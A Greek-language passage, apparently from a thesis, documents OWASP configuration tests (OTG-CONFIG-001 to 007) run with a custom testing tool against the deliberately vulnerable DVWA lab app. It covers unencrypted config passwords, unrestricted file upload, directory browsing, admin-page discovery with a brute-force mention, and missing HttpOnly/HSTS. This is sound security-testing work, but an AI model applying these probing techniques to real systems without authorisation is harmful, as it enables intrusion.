1. Ενέργειες: **Καρτέλα** "Συλλογή πληροφοριών για το στόχο" / **Ενότητα** "Χαρτογράφηση της αρχιτεκτονικής μιας εφαρμογής" / **Έλεγχος** "Εξακρίβωση της αρχιτεκτονικής της εφαρμογής".
2. Σημειώνει τις πληροφορίες που λαμβάνει από τους προγραμματιστές και τους υπεύθυνους ως προς την αρχιτεκτονική (ΒΔ, Υπηρεσίες κτλ) και αν εξακριβώσει κενά ασφαλείας χαρακτηρίζει τον έλεγχο ως Fail, τηρώντας σημειώσεις.
3. Ο εξεταστής, έχοντας στη διάθεσή του τον κώδικα της εφαρμογής DVWA μελετάει την αρχιτεκτονική της και εντοπίζει τα λοιπά συστήματα, όπως Apache web server, MySQL database server κτλ. Έπειτα χαρακτηρίζει τον έλεγχο ως **Pass**.

3. Έλεγχος Ρυθμίσεων και Δημοσίευσης

3.1. Έλεγχος Ρυθμίσεων

Α. Περιγραφή


Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CONFIG-001[21] - Παράρτημα Α: Κεφάλαιο 3.1.

Πέρα από γνωστές ευπάθειες των λογισμικών και δημοσιευμένα κενά ασφαλείας, ένας επίδοξος εισβολέας μπορεί να εκμεταλλευτεί τις προεπιλεγμένες ή λανθασμένες ρυθμίσεις του web server, του database server, του authentication server κτλ που δεν έχουν τροποποιηθεί κατάλληλα. Επίσης, πρέπει να εξασφαλιστεί ότι δεν περιέχονται γνωστές ευπάθειες στην εφαρμογή και στα διάφορα συνοδευτικά συστήματα.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Ρυθμίσεων και δημοσίευσης" / **Ενότητα** "Έλεγχος Ρυθμίσεων" / **Έλεγχος** "Λήψη πληροφοριών σχετικά με τις Ρυθμίσεις" / **Εργαλείο** "Configurations Notepad".
2. Στο παράθυρο που θα προβληθεί, συμπληρώνει στο πεδίο "Configuration file extension" την κατάληξη των αρχείων ρυθμίσεων της τεχνολογίας που χρησιμοποιεί η εφαρμογή (πχ .config για .Net, xml, json κτλ). Ακολούθως, πατάει το κουμπί "Get config files from local project folder" και η εφαρμογή προβάλει στην αριστερή λίστα όλα τα αρχεία ρυθμίσεων που είναι αποθηκευμένα με την επιλεγμένη κατάληξη στον τοπικό φάκελο του κώδικα της εφαρμογής.
3. Κάνοντας διπλό κλικ σε ένα αρχείο ρυθμίσεων από την αριστερή λίστα, προβάλλει στο δεξί πεδίο κειμένου τα περιεχόμενα της ρύθμισης. Αν εντοπίσει ευπάθειες στα περιεχόμενα, τις σημειώνει στο πεδίο σημειώσεων και χαρακτηρίζει τον έλεγχο ως Fail.
4. Γνωρίζοντας την ύπαρξη του Apache web server στην εφαρμογή DVWA ο εξεταστής αναζητά αρχεία ρύθμισης με κατάληξη conf. Στην εικόνα 33 προβάλλεται ο εντοπισμός ενός τέτοιου αρχείου. Σε αυτό προκύπτει η ύπαρξη κωδικού πρόσβασης στη Βάση Δεδομένων χωρίς να είναι κρυπτογραφημένος. Αυτό αποτελεί ευπάθεια και επομένως ο έλεγχος χαρακτηρίζεται **Fail**.

[21] O.W.A.S.P., Κωδικός ελέγχου OTG-CONFIG-001. Διαθέσιμο : https://www.owasp.org/index.php/Test_Network/Infrastructure_Configuration_(OTG-CONFIG-001) (13 Φεβρουαρίου 2019)



Εικόνα 15: Εύρεση αρχείων ρυθμίσεων

3.2. Έλεγχος Ρυθμίσεων της πλατφόρμας της εφαρμογής

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CONFIG-002[22] - Παράρτημα Α: Κεφάλαιο 3.2.

Μετά την εγκατάσταση ενός server και την υλοποίηση μιας εφαρμογής μπορεί να προκύψει πλήθος συνοδευτικών αρχείων, τα οποία δεν είναι χρήσιμα για τη λειτουργία της εφαρμογής και πρέπει να διαγραφθούν. Στην ενότητα αυτή παρουσιάζονται οι συστάσεις του οργανισμού OWASP για τη ρύθμιση της λειτουργίας του server καθώς και της δυνατότητας δημιουργίας και διαχείρισης των αρχείων καταγραφής.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Ρυθμίσεων και δημοσίευσης" / **Ενότητα** "Έλεγχος Ρυθμίσεων της πλατφόρμας" / **Έλεγχος** "Έλεγχος σωστής ρύθμισης της πλατφόρμας" / **Εργαλείο** "Configurations Notepad".
2. Ακολουθεί τα ίδια βήματα με την ενότητα 3.1. Έλεγχος Ρυθμίσεων, προσπαθώντας να εντοπίσει log files, αρχεία ρυθμίσεων της πλατφόρμας (.ini, xml, json κτλ) και τηρώντας σχετικές σημειώσεις. Αν εντοπίσει ευπάθειες χαρακτηρίζει τον έλεγχο ως Fail.
3. Κατά τον έλεγχο της εφαρμογής DVWA δεν προέκυψε κάποιο αρχείο με ιδιαίτερο ενδιαφέρον. Κατόπιν τούτου ο έλεγχος χαρακτηρίζεται **Pass**.

[22] O.W.A.S.P., Κωδικός ελέγχου OTG-CONFIG-002. Διαθέσιμο : https://www.owasp.org/index.php/Test_Application_Platform_Configuration_(OTG-CONFIG-002) (13 Φεβρουαρίου 2019)

3.3. Έλεγχος Επεκτάσεων Αρχείων χειρισμού ευαίσθητων πληροφοριών

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CONFIG-003[23] - Παράρτημα Α: Κεφάλαιο 3.3.

Οι σύγχρονοι web servers χρησιμοποιούν λίστες επεκτάσεων αρχείων για τον καθορισμό των τεχνολογιών που πρέπει να χρησιμοποιηθούν σε κάθε περίπτωση. Τροποποιώντας τις ρυθμίσεις του web server μπορούμε να αποτρέψουμε τη λήψη αρχείων με συγκεκριμένες επεκτάσεις, που περιέχουν ευαίσθητες πληροφορίες.

Πολλές φορές ο έλεγχος των επεκτάσεων αρχείων γίνεται κατά την επικύρωση αρχείων πριν αυτά μεταφορτωθούν στο server (upload). Αν αυτός δεν είναι αποτελεσματικός η εφαρμογή μπορεί να οδηγηθεί σε απρόσμενες καταστάσεις.


Β. Έλεγχος με την εφαρμογή PenetrationTesting

1. Ενέργειες: **Καρτέλα** " Έλεγχος Ρυθμίσεων και Δημοσίευσης" / **Ενότητα** "Έλεγχος επεκτάσεων Αρχείων χειρισμού ευαίσθητων πληροφοριών" / **Έλεγχος** "Έλεγχος Πρόσβασης σε αρχεία που φανερώνουν ευπαθείς πληροφορίες".
2. Ακολουθεί τις οδηγίες που περιέχονται στο πεδίο Guidelines εκτελώντας την Τεχνική Εξαναγκασμένης Περιήγησης κατά την οποία, αφού πρώτα μεταφορτώσει σε κάθε φάκελο της εφαρμογής, με χρήση FTP, αρχεία όπως zip, log, doc κτλ, έπειτα μέσω ενός απλού περιηγητή τα επισκέπτεται και διαπιστώνει αν έχει πρόσβαση. Σε θετική περίπτωση ο έλεγχος χαρακτηρίζεται ως Fail.

Γ. Έλεγχος της εφαρμογής DVWA

Ο εξεταστής εκτελεί το εργαλείο Simple Browser, συνδέεται στην εφαρμογή και μεταβαίνει στην επιλογή Upload του αριστερού μενού. Αφού δημιουργήσει ένα αρχείο με όνομα test.html, το μεταφορτώνει επιτυχώς, χωρίς να τον εμποδίσει η εφαρμογή. Επίσης, μπορεί να μεταβεί στο URL (http://192.168.2.6/dvwa/hackable/uploads/test.html) και να προβάλλει επιτυχώς το αρχείο. Κατόπιν τούτου ο έλεγχος θεωρείται **Fail**.

[23] O.W.A.S.P., Κωδικός ελέγχου OTG-CONFIG-003. Διαθέσιμο : https://www.owasp.org/index.php/Test_File_Extensions_Handling_for_Sensitive_Information_(OTG-CONFIG-003) (13 Φεβρουαρίου 2019)



Εικόνα 16: Μεταφόρτωση κακόβουλου αρχείου και φόρτωσή του

3.4. Έλεγχος παλιών και εφεδρικών αρχείων

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CONFIG-004[24] - Παράρτημα Α: Κεφάλαιο 3.4.


Κατά τη διαχείριση μιας διαδικτυακής εφαρμογής, προκύπτουν πολλά περιττά αρχεία μέσα στους καταλόγους. Τα αρχεία αυτά μπορεί να αποτελέσουν πολύτιμη πηγή πληροφόρησης για έναν εισβολέα σχετικά με τις σελίδες διαχείρισης και την υποδομή της εφαρμογής. Ο καλύτερος τρόπος προστασίας είναι η τακτική επιθεώρηση για έλεγχο και καθαρισμό παλιών, εφεδρικών και μη συνδεδεμένων με τη λειτουργία της εφαρμογής αρχείων.

Β. Έλεγχος με την εφαρμογή PenetrationTesting


1. Ενέργειες: **Καρτέλα** "Έλεγχος Ρυθμίσεων και Δημοσίευσης" / **Ενότητα** "Έλεγχος παλιών και εφεδρικών αρχείων" / **Έλεγχος** "Έλεγχος Πρόσβασης με HTTP σε αρχεία" / **Εργαλείο** "HTTP Analyzer".
2. Στο παράθυρο του εργαλείου HTTP Analyzer ο εξεταστής εισάγει τη διεύθυνση URL της εφαρμογής στην οποία βρίσκονται τα ιδιαίτερης σημασίας αρχεία (βλ.Guidelines). Έπειτα, επιλέγει μέθοδο (πχ GET,HEAD) και υποβάλλει το ερώτημα (request) πατώντας το κουμπί GO (Εικόνα 18). Ο εξεταστής, μπορεί να εισάγει ειδικές επικεφαλίδες κάνοντας κλικ στο κουμπί '+' της λίστας των

[24]O.W.A.S.P., Κωδικός ελέγχου OTG-CONFIG-004. Διαθέσιμο : https://www.owasp.org/index.php/Review_Old,_Backup_and_Unreferenced_Files_for_Sensitive_Information_(OTG-CONFIG-004) (13 Φεβρουαρίου 2019)

επικεφαλίδων. Σε περίπτωση που αποκτήσει πρόσβαση στο προστατευμένο αρχείο χαρακτηρίζει τον έλεγχο ως Fail.




Εικόνα 17: Προσθήκη HTTP επικεφαλίδας



Εικόνα 18: Χρήση HTTP Analyzer


Γ. Έλεγχος της εφαρμογής DVWA

Αρχικά, ο εξεταστής δημιουργεί ένα αρχείο .docx και χρησιμοποιώντας το εργαλείο Simple Browser και την επιλογή Upload το μεταφορτώνει στην εφαρμογή. Έπειτα, με το εργαλείο HTTP Analyzer μεταβαίνει στη διεύθυνση http://192.168.2.6/dvwa/hackable/uploads/Hacked.docx με GET και ο web server αποκρίνεται με κωδικό 200 OK και κατάλληλο Content-Type (officedocument). Αυτό σημαίνει ότι υπάρχει ευπάθεια και ο έλεγχος χαρακτηρίζεται **Fail**.



Εικόνα 19: Πρόσβαση σε αρχείο docx

Κατά την εξέταση της εφαρμογής dvwa, ο εξεταστής εκτελεί το εργαλείο ZAP του OWASP. Μετά τη σάρωση της εφαρμογής από το εργαλείο προκύπτουν 7 κατάλογοι που είναι προσβάσιμοι (directory browsing). Κατόπιν τούτου ο έλεγχος χαρακτηρίζεται **Fail**.



Εικόνα 20: Ευπάθεια Directory Browsing στην εφαρμογή dvwa (ZAP)

3.5. Απαρίθμηση εφαρμογών διαχείρισης

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CONFIG-005[25] - Παράρτημα Α: Κεφάλαιο 3.5.


Οι διαχειριστές μιας εφαρμογής έχουν ειδικές σελίδες στις οποίες μπορούν να διαχειριστούν το περιεχόμενο και να κάνουν αλλαγές, όπως η μεταφόρτωση αρχείων, η διαχείριση χρηστών, ο σχεδιασμός της εφαρμογής, και οι αλλαγές ρυθμίσεων. Ο εξεταστής πρέπει να εντοπίσει το πόσο εύκολο είναι να εντοπιστεί μια τέτοια σελίδα.

[25]O.W.A.S.P., Κωδικός ελέγχου OTG-CONFIG-005. Διαθέσιμο : https://www.owasp.org/index.php/Enumerate_Infrastructure_and_Application_Admin_Interfaces_(OTG-CONFIG-005) (13 Φεβρουαρίου 2019)

Αφού βρεθεί η σελίδα διαχείρισης ο εξεταστής θα δοκιμάσει την προσπέλασή της διαδικασίας αυθεντικοποίησης με τεχνικές, όπως η επίθεση brute force, λαμβάνοντας υπόψη ότι ο λογαριασμός μπορεί να κλειδωθεί λόγω αποτυχημένων προσπαθειών.

Β. Έλεγχος με την εφαρμογή PenetrationTesting –Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Ρυθμίσεων και Δημοσίευσης" / **Ενότητα** "Απαρίθμηση εφαρμογών διαχείρισης" / **Έλεγχος** "Μπορεί να βρεθεί η σελίδα διαχείρισης της εφαρμογής;" / **Εργαλείο** "Search for admin page".
2. Στο παράθυρο του εργαλείου επιλέγει το που επιθυμεί να γίνουν οι αναζητήσεις, δηλαδή στο φάκελο του τοπικού crawler ή και στο φάκελο των αρχείων που ελήφθησαν από το HTTrack crawler.
3. Πατώντας το κουμπί "Search FilePath and Content for 'admin' keyword" εκτελείται αναζήτηση του κειμένου 'admin' στη διαδρομή των αρχείων και στα περιεχόμενά τους. Έτσι, μια διαδρομή site.com/admin ή /administrator θα εντοπιστεί και θα φανερώσει την πιθανή κρυφή διαδρομή της εισόδου του διαχειριστή. Σε περίπτωση που μπορούν να εξαχθούν ανάλογα συμπεράσματα ως προς την αναγνώριση σελίδων διαχείρισης ο εξεταστής χαρακτηρίζει τον έλεγχο ως Fail. Τέλος, ο εξεταστής σε κάθε αρχείο μπορεί να τηρήσει ξεχωριστές σημειώσεις συμπληρώνοντας το δεύτερο πεδίο κειμένου και κάνοντας κλικ στο κουμπί 'Save'.



Εικόνα 21: Αναζήτηση κειμένου "admin" σε αρχεία και περιεχόμενο

Κατά την εκτέλεση του ανωτέρω εργαλείου δεν εντοπίστηκε σελίδα διαχειριστή στην εφαρμογή DVWA. Σε περίπτωση εντοπισμού, θα μπορούσε να χρησιμοποιηθεί το εργαλείο Brute Force-Hydra στη σελίδα εισόδου για να εντοπιστεί ο κωδικός πρόσβασης. Κατόπιν των ανωτέρω ο έλεγχος χαρακτηρίζεται **Pass**.

3.6. Έλεγχος HTTP μεθόδων

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CONFIG-006[26] - Παράρτημα Α: Κεφάλαιο 3.6.

Κάποιες μέθοδοι HTTP περιέχουν κινδύνους, καθώς μπορεί να επιτρέψουν την τροποποίηση αρχείων ή την υποκλοπή στοιχείων ασφαλείας. Η εντολή OPTIONS HTTP μας επιστρέφει στην ετικέτα Allow όλες τις επιτρεπτές HTTP μεθόδους που υποστηρίζει ο server.

Β. Έλεγχος με την εφαρμογή PenetrationTesting

1. Ενέργειες: **Καρτέλα** "Έλεγχος Ρυθμίσεων και Δημοσίευσης" / **Ενότητα** "Έλεγχος HTTP Μεθόδων" / **Έλεγχος** "Ευάλωτη εφαρμογή σε επιθέσεις XST και έλεγχος HTTP μεθόδων".
2. Αρχικά εκτελεί το εργαλείο "HTTP Analyzer" τη χρήση του οποίου μελετήσαμε σε προηγούμενες ενότητες. Ο εξεταστής πειραματίζεται με τις μεθόδους (GET,HEAD κτλ) ώστε να εντοπίσει προστατευμένες σελίδες οι οποίες επιστρέφουν μήνυμα 200 OK. Σε θετική περίπτωση αυτό σημαίνει ότι οι σελίδες μπορεί να είναι ευάλωτες και επομένως ο έλεγχος να καταστεί Fail.
3. Αφού ο εξεταστής επισκεφτεί πλήθος σελίδων, ανοίγει το εργαλείο Cookie Analyzer. Στο παράθυρο που εμφανίζεται, μέσα στη λίστα προβάλλονται όλα τα Cookies που έχουν συλλεχθεί κατά την HTTP επικοινωνία (Request-Response). Κάνοντας διπλό κλικ σε μια εγγραφή εμφανίζεται στο δεξιό μέρος το μήνυμα HTTP στο οποίο εμφανίστηκε το Cookie. Στο κάτω μέρος εμφανίζονται αναλυτικά τα πεδία του Cookie.
4. Αν εντοπίσει ο εξεταστής το Session Id, μπορεί να το πάρει με Copy και να το επικολλήσει στο δεξί πεδίο "SessionId (paste it bellow):". Έπειτα μπορεί να επιλέξει μεθόδους αποκωδικοποίησης και να προσπαθήσει να εντοπίσει αν χρησιμοποιήθηκε κάποιος αδύναμος μηχανισμός κωδικοποίησης. Με τον ίδιο τρόπο, μπορεί να εισάγει το δικό του κείμενο στο πεδίο "Text" του "Try Text-To-Hash", να επιλέξει τον αλγόριθμο παραγωγής Hash και να εξάγει το Hash του κειμένου πατώντας το "Generate Hash" και να το συγκρίνει με το SessionId.


[26] O.W.A.S.P., Κωδικός ελέγχου OTG-CONFIG-006. Διαθέσιμο : https://www.owasp.org/index.php/Test_HTTP_Methods_(OTG-CONFIG-006) (13 Φεβρουαρίου 2019)

5. Στον παρόν έλεγχο, αν δεν εντοπίσει μέσα στο Cookie την τιμή HttpOnly, που σημαίνει ότι το Cookie είναι προσβάσιμο από τη Javascript, τότε προκύπτει σοβαρό θέμα ευπάθειας και ο έλεγχος χαρακτηρίζεται ως Fail.

   Στον παρακάτω πίνακα προβάλλονται οι τρόποι κωδικοποίησης/ αλγόριθμοι Hash που υποστηρίζει η εφαρμογή

Τρόποι Κωδικοποίησης	**Αλγόριθμοι Hash**
ASCII Hex, Base64, Hex, Octal, Binary, Gzip, URL, HTML, Base32	MD2, MD4, MD5, RipeMD128, RipeMD160, RipeMD256, RipeMD320, SHA1, SHA224, SHA256, SHA384, SHA512, CRC16, CRC32, Adler32, Whirpool

Πίνακας 1: Τρόποι κωδικοποίησης και Αλγόριθμοι Hash του Cookie Analyzer




Εικόνα 22: Παράθυρο του Cookie Analyzer

Γ. Έλεγχος εφαρμογής DVWA

Προκειμένου να εξεταστεί η εφαρμογή DVWA, ο εξεταστής ανοίγει το εργαλείο Simple Browser και συνδέεται εισάγοντας τα στοιχεία αυθεντικοποίησης. Έπειτα, σημειώνει στο σημειωματάριο τα περιεχόμενα του cookie. Στη συνέχεια εκτελεί το εργαλείο HTTP Analyzer στο οποίο επιλέγει τυχαία μια URL από την αριστερή λίστα. Ακολούθως, εισάγει στη λίστα των τιμών των cookies τις τιμές που σημείωσε προηγουμένως και πατάει το GO.

Το λογισμικό θα εκτελέσει αρχικά μια αίτηση στη συγκεκριμένη URL που έχει επιλεχθεί και έπειτα θα εκτελέσει μαζικά ένα αίτημα για κάθε URL της εφαρμογής. Προβάλλοντας την καρτέλα Batch queries, ο εξεταστής μπορεί να εντοπίσει ότι η τιμή HttpOnly δεν έχει τεθεί στο cookie συνολικά 68 τοποθεσιών, κάτι που υποδεικνύει ότι

μπορεί η Javascript να έχει πρόσβαση στα Cookies. Κατόπιν των ανωτέρω, ο έλεγχος χαρακτηρίζεται **Fail**.



Εικόνα 23: Εντοπισμός απουσίας HttpOnly

3.7. Έλεγχος HTTP ασφάλειας αυστηρής μεταφοράς

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CONFIG-007[27] - Παράρτημα Α: Κεφάλαιο 3.7.


Το HTTPS (HTTP Secure) είναι μία επέκταση του πρωτοκόλλου HTTP που εξασφαλίζει την ασφαλή και κρυπτογραφημένη επικοινωνία[28]. Πλέον κρίνεται απαραίτητη η χρήση του από όλες τις εφαρμογές.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Ρυθμίσεων και Δημοσίευσης" / **Ενότητα** "Έλεγχος HTTP ασφάλειας αυστηρής μεταφοράς" / **Έλεγχος** "Υπαρξη αποκλειστικής επικοινωνίας μέσω HTTPS".
2. Ακολούθως, ανοίγει το εργαλείο "HTTP Analyzer" και μεταβαίνει στις σελίδες της εφαρμογής. Αν εντοπίσει σελίδα που δεν χρησιμοποιείται στην απόκριση η επικεφαλίδα HSTS τότε χαρακτηρίζει τον έλεγχο Fail.
